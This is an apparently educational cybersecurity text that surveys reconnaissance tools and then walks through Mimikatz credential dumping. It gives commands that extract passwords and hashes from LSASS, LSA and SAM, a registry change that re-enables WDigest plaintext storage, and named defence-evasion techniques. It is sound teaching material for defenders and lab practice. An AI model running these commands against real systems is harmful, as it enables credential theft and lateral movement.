When organizations create websites, they often use subdomains for different purposes like mail.company.com for email, dev.company.com for development, or admin.company.com for administrative functions.

Subfinder uses passive techniques to discover these subdomains by querying public DNS records, certificate transparency logs, search engines, and various online databases without directly interacting with the target's infrastructure.

This passive approach means the target organization has no way of knowing that their subdomains are being enumerated, making it an excellent reconnaissance tool. The tool is valuable because organizations often secure their main website properly but forget about subdomains, which may have weaker security controls or expose sensitive information.

Subfinder can discover hundreds or even thousands of subdomains for large organizations, revealing forgotten development servers, staging environments, old applications, and administrative interfaces that might provide attack vectors.

For security professionals, this comprehensive subdomain mapping helps ensure all organizational assets are properly secured and monitored.

For beginners, think of Subfinder as a tool that helps you find all the different buildings (subdomains) that belong to a company, including ones they might have forgotten about or thought were hidden, giving you a complete map of their digital real estate.

Sherlock (Passive)

Sherlock is a social media intelligence tool that searches across hundreds of social networking sites simultaneously to find accounts associated with a specific username, helping build comprehensive profiles of individuals or organizations.

When investigating a target, security professionals input a username and Sherlock automatically checks whether that username exists on platforms like Twitter, Instagram, LinkedIn, GitHub, Reddit, and hundreds of other social media sites.

This capability is incredibly valuable for both offensive and defensive security operations because people often use the same username across multiple platforms, creating a trail of information that can be pieced together to understand their interests, relationships, work history, and potential security vulnerabilities.

The tool can reveal personal information that might be useful for social engineering attacks, identify employees of target organizations, or help security teams understand their organization's social media exposure.

Sherlock works by systematically checking each social media platform's URL structure and response patterns to determine whether a given username exists on that platform.

For investigators, this tool saves hours of manual searching and ensures comprehensive coverage across the ever-expanding landscape of social media platforms.

The tool also helps identify which platforms a target person uses most actively, allowing focused investigation efforts.

For beginners, think of Sherlock as a detective who simultaneously knocks on the doors of hundreds of different social media neighborhoods to see if your target person lives there, then reports back with a complete list of everywhere they found that person online.

Recon-ng (Passive)

Recon-ng is a powerful reconnaissance framework that provides a structured, modular approach to information gathering, functioning like a command-and-control center for coordinating multiple reconnaissance activities.

Unlike standalone tools that perform single functions, Recon-ng provides a framework where security professionals can load different modules to perform various reconnaissance tasks, store results in a database, and correlate information from multiple sources.

The framework includes modules for DNS enumeration, social media mining, email harvesting, port scanning, vulnerability assessment, and dozens of other reconnaissance activities.

What makes Recon-ng particularly powerful is its ability to chain different reconnaissance modules together, where the output of one module becomes the input for another, creating automated reconnaissance workflows.

For example, you might start with a domain name, use one module to find all subdomains, another module to find email addresses associated with those domains, and a third module to search social media for those email addresses.

The framework maintains a database of all discovered information, making it easy to track findings across multiple reconnaissance sessions and generate comprehensive reports.

Recon-ng also integrates with many online APIs and services, allowing it to automatically query external databases for additional information.

For beginners, think of Recon-ng as a sophisticated investigation headquarters where you can deploy different types of detectives (modules) to gather information, coordinate their efforts, and compile everything they discover into organized case files.

Nmap (Active)

Network Mapper (Nmap) is the Swiss Army knife of network discovery and security auditing, allowing cybersecurity professionals to scan networks and discover what devices are online, what services they're running, and what vulnerabilities they might have.

When you run an Nmap scan against a network, it sends specially crafted packets to target systems and analyzes the responses to determine what ports are open, what services are listening on those ports, what operating system the target is running, and whether common vulnerabilities are present.

The tool can scan a single computer, an entire corporate network, or ranges of internet addresses to build a comprehensive map of the network infrastructure.

Nmap uses various scanning techniques, from stealthy scans that try to avoid detection to aggressive scans that gather maximum information quickly.

Security professionals use Nmap to inventory their network assets, verify firewall configurations, and identify unauthorized devices or services.

Attackers use it to map network topology and identify potential entry points into systems. The tool can detect thousands of different services and can even run specialized scripts to test for specific vulnerabilities or misconfigurations.

For beginners, think of Nmap as a tool that knocks on every door and window of a building (network) to see which ones are open, what's inside each room (service), and whether any of the locks (security controls) are broken or missing.

Burp Suite's Scanner Module (Active)

Burp Suite's Scanner module is a professional-grade web application vulnerability scanner that actively probes web applications to identify security flaws.

It integrates seamlessly with Burp's proxy, allowing you to crawl every reachable page and API endpoint before launching targeted scans, ensuring comprehensive coverage of hidden and dynamic content.

The Scanner uses a broad range of vulnerability checks - from common issues like SQL injection, Cross-Site Scripting (XSS), and insecure deserialization to advanced logic flaws and API-specific weaknesses - by sending crafted HTTP requests and analyzing the responses for risky behaviors.

You would use Burp Scanner when performing web-application penetration tests or security assessments, ideally in a controlled lab or staging environment to prevent disruption of production services.

In practice, you configure scan scope, choose audit plugins, and adjust scan speed and insertion points; then Scanner handles the complex tasks of payload generation, session handling, and vulnerability verification.

Because Burp Suite can detect low-traffic or parameter-specific vulnerabilities that passive techniques miss, it's often the go-to tool for in-depth security audits of websites, microservices, and modern single-page applications.

For beginners, think of the Scanner as an automated penetration tester that intelligently explores a web application's every nook and cranny, repeatedly trying attack patterns and analyzing server reactions to uncover hidden security gaps.

Nikto (Active)

Nikto is a specialized web vulnerability scanner that acts like a security inspector for websites, systematically checking for thousands of known security issues, dangerous files, and misconfigurations.

When pointed at a web application, Nikto methodically tests for common vulnerabilities like outdated software versions, dangerous CGI scripts, insecure file permissions, default passwords, and configuration problems that could allow unauthorized access.

The tool maintains an extensive database of known vulnerabilities and attack signatures that it uses to test target web servers comprehensively.

Unlike general-purpose scanners, Nikto is specifically designed for web applications and understands web technologies deeply, allowing it to identify subtle issues that other tools might miss.

Security professionals run Nikto during security assessments to quickly identify low-hanging fruit vulnerabilities that need immediate attention. The tool can detect issues like SSL/TLS misconfigurations, dangerous HTTP methods enabled, information disclosure problems, and outdated software components with known security flaws.

Nikto also checks for administrative interfaces that might be left accessible, backup files that could contain sensitive information, and default installations that haven't been properly secured.

For beginners, think of Nikto as a thorough building inspector who checks every aspect of a website's security, from the foundation (server configuration) to the windows and doors (input validation and access controls), and provides a detailed report of everything that needs to be fixed.

Masscan (Active)

Masscan is an extremely fast port scanner designed to scan the entire internet in under six minutes, making it the fastest port scanner available and ideal for large-scale network discovery operations.

While tools like Nmap provide detailed information about individual systems, Masscan is optimized for speed and can scan millions of IP addresses quickly to identify which ones have specific ports open.

The tool achieves its incredible speed by using asynchronous transmission techniques and its own custom TCP/IP stack, allowing it to send packets much faster than traditional scanning tools.

Security professionals use Masscan when they need to quickly survey large network ranges to identify potential targets or when conducting internet-wide research to understand the prevalence of specific services or vulnerabilities.

The tool is particularly useful for initial reconnaissance phases where you need to quickly identify which systems in a large address space are worth investigating further with more detailed tools.

Masscan can scan the entire IPv4 address space for a specific port in just a few hours, making it invaluable for security research and threat hunting operations.

However, its speed comes at the cost of stealth – Masscan generates a lot of network traffic and will definitely be detected by network monitoring systems.

For beginners, think of Masscan as a speed-focused reconnaissance aircraft that can quickly fly over vast digital territories to identify points of interest, which can then be investigated more thoroughly using slower but more detailed tools.

Once an attacker gains initial access (foothold) to a system through phishing, malware, or exploitation using the information he gathered - he could use tools such as Mimikatz to gain passwords for users and eventually - higher privileges.

As a defender, understanding reconnaissance techniques helps you:

- Detect early attack indicators.
- Understand what information attackers seek.
- Implement appropriate monitoring and logging.
- Design effective honeypots (Traps) and deception technologies.

Credential Extraction and Manipulation Fundamentals

Why Credentials Are Key?

In modern cybersecurity, credentials are often more valuable than exploits. Once attackers have valid credentials, they can often move freely through networks, access sensitive data, and maintain persistence without triggering security alerts.

Prerequisites for This Section:

- *Understanding of Windows user accounts and privileges.*
- *Basic knowledge of what passwords and hashes are.*
- *Familiarity with Windows command line (we'll guide you through commands).*

Lab Setup Recommendation (in case you want to experiment yourself):

- *Use isolated virtual machines for testing.*
- *Never run these tools on production systems.*
- *Ensure you have proper authorization for any testing.*

Understanding Mimikatz

Written by Adam Goss, Founder & CEO of Kraven Security.

(2024, December 10). How to use Mimikatz for Hacking in 2026. Station-X. Retrieved December 17, 2024, from this Website.

Mimikatz is a tool in cybersecurity, known for its ability to uncover vulnerabilities in Windows systems. Developed by *Benjamin Delpy* in 2007, it was initially a proof-of-concept to showcase flaws in Windows authentication methods. Over time, it has become a critical resource for security professionals while also being exploited by malicious actors.

Mimikatz is made up of 17 modules. Each module provides a specific functionality that allows you to perform post-exploitation activities, such as stealing credentials, escalating your privileges, or performing lateral movement.

The key modules you will use most often are:

- **sekurlsa**: Used to extract passwords, keys, pin codes, hashes, and tickets from the memory of the **Local Security Authority Subsystem Service** (LSASS).
- **lsadump**: Used for dumping the Windows **Security Account Manager** (SAM) database and Local Security Authority (LSA). It contains the NT and LM hashes of users.
- **kerberos**: Used to interact with the Kerberos authentication protocol through API calls or perform Kerberos attacks, such as creating golden or silver tickets and extracting Kerberos service tickets.
- **privilege**: Used to access commands to check and manipulate your process's privileges inside Mimikatz.
- **token**: Used to check and manipulate your Windows tokens.
- **vault**: Used for dumping passwords saved in the Windows Vault. Typically, web browser or other application passwords.

Things to Keep in Mind When Using Mimikatz

At this point, you may be worried - or excited - that such a powerful tool exists; a tool capable of stealing credentials and pivoting around the network unhindered. In reality, this is not exactly true.

Mimikatz is an old tool heavily used by penetration testers, red teamers, and real-world hackers. As such, sophisticated detections and mitigations have been built into security tools and even the Windows operating system that can catch Mimikatz and block it.

If you just download and run Mimikatz on a machine running Windows 10+, you will not be successful; Microsoft Defender will block it, and you will fail.

However, there are ways you can get Mimikatz to run. Firstly, as discussed previously, you must run it with administrative privileges or system-level ones. Secondly, you must incorporate defense evasion tactics and techniques to bypass security mechanisms. Examples include:

- Running Mimikatz in-memory to avoid on-disk detections like anti-virus scans.
- Disabling the Windows Antimalware Scan Interface (AMSI) to evade memory scanning.
- Bypassing application whitelisting by injecting your Mimikatz process into a legitimate process.
- Evading behavioral detections using parent process spoofing.

That said, these evasion techniques fall outside the scope of this guide and won't be used in the following demonstrations. Instead, you will see Mimkatz executed on disk on a Windows machine that has anti-virus and malware protections disabled.

To explore detection evasion when using Mimikatz, check out the **dpapi** and **process** modules. These modules allow you to customize the execution behavior of Mimikatz to bypass common protections. Also, consider using a Command and Control (C2) framework like **PowerShell Empire** with inbuilt evasion techniques.

That's enough talk. Let's jump in and see Mimikatz in action!

Extracting Plaintext Passwords


One of the first post-exploitation activities you want to perform is searching for information on the system you just compromised. This could be configuration files, sensitive documents, or a user's plaintext passwords.

Mimikatz can help you do this with its sekurlsa module, which can extract passwords, private keys, pin codes, and tickets from the memory of LSASS.

To extract plaintext passwords with the sekurlsa module, you can use the logonpasswords command. This command lists all the available provider credentials, including the most recently logged-on user accounts and computer credentials.

First, you must turn off all Windows Security settings, **download Mimikatz**, and run it as Administrator by right-clicking on the application.

Once you execute Mimikatz, a terminal window will appear displaying the Mimikatz interface.




At this point, you need to run the command

```
privilege::debug
```

This command will request the debug privilege for your current Mimikatz process. If you are running as the Administrator or system user, this should be successful, indicated by a Privilege '20' OK output.


The debug privilege lets you debug and adjust the memory of a process owned by another user account - a requirement for extracting plaintext passwords from LSASS.




Now, you can move on to extracting passwords, Run the command

```
sekurlsa::logonpasswords
```

to list all the users who have recently logged onto the system. Their login data will be stored in the memory of LSASS, ready for you to extract.



This command gives a lot of output. Scrolling down, you can find a user logged into the machine or who recently logged out.



The listing shows three things:

1. The user's name: StationX-user.
2. The user's NTLM and SHA1 password hashes: These can be cracked to reveal the user's password or used in a pass-the-hash attack to perform lateral movement.
3. The user's plaintext password: This is shown because the legacy WDigest security provider is enabled on this machine. It looks like they are a fan of Nathan.

WDigest is disabled by default on modern Windows operating systems. If you want to enable it to follow along with the demo above, run the following command in a terminal as Administrator:

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1
```

Dumping Credentials from LSA and SAM

Another data store you can dump credentials from is the LSA and SAM databases. These are loaded every time a Windows machine is booted up, and if you have debug privileges, you can dump credentials from them using the Mimkatz lsadump module.


The lsadump module has one command for dumping LSA data and one for dumping the contents of the SAM database.

As before, you must run Mimikatz as an admin or system user and obtain debug privileges with the command


```
privilege::debug
```

Once you do this, you can dump LSA data by executing

```
lsadump::lsa /inject
```



Scrolling down the output, you can see that the command dumps the NTLM hashes for users who have logged on recently, like StationX-user, and users who do not have their login credentials stored in LSASS memory, like StationX-admin.




You can use these password hashes in pass-the-hash or overpass-the-hash Mimikatz attacks.

The **/inject** option will dump NTLM password hashes when executed on a workstation. If executed on a domain controller, it will dump the NTLM, Wdigest, Kerberos keys, and password history.

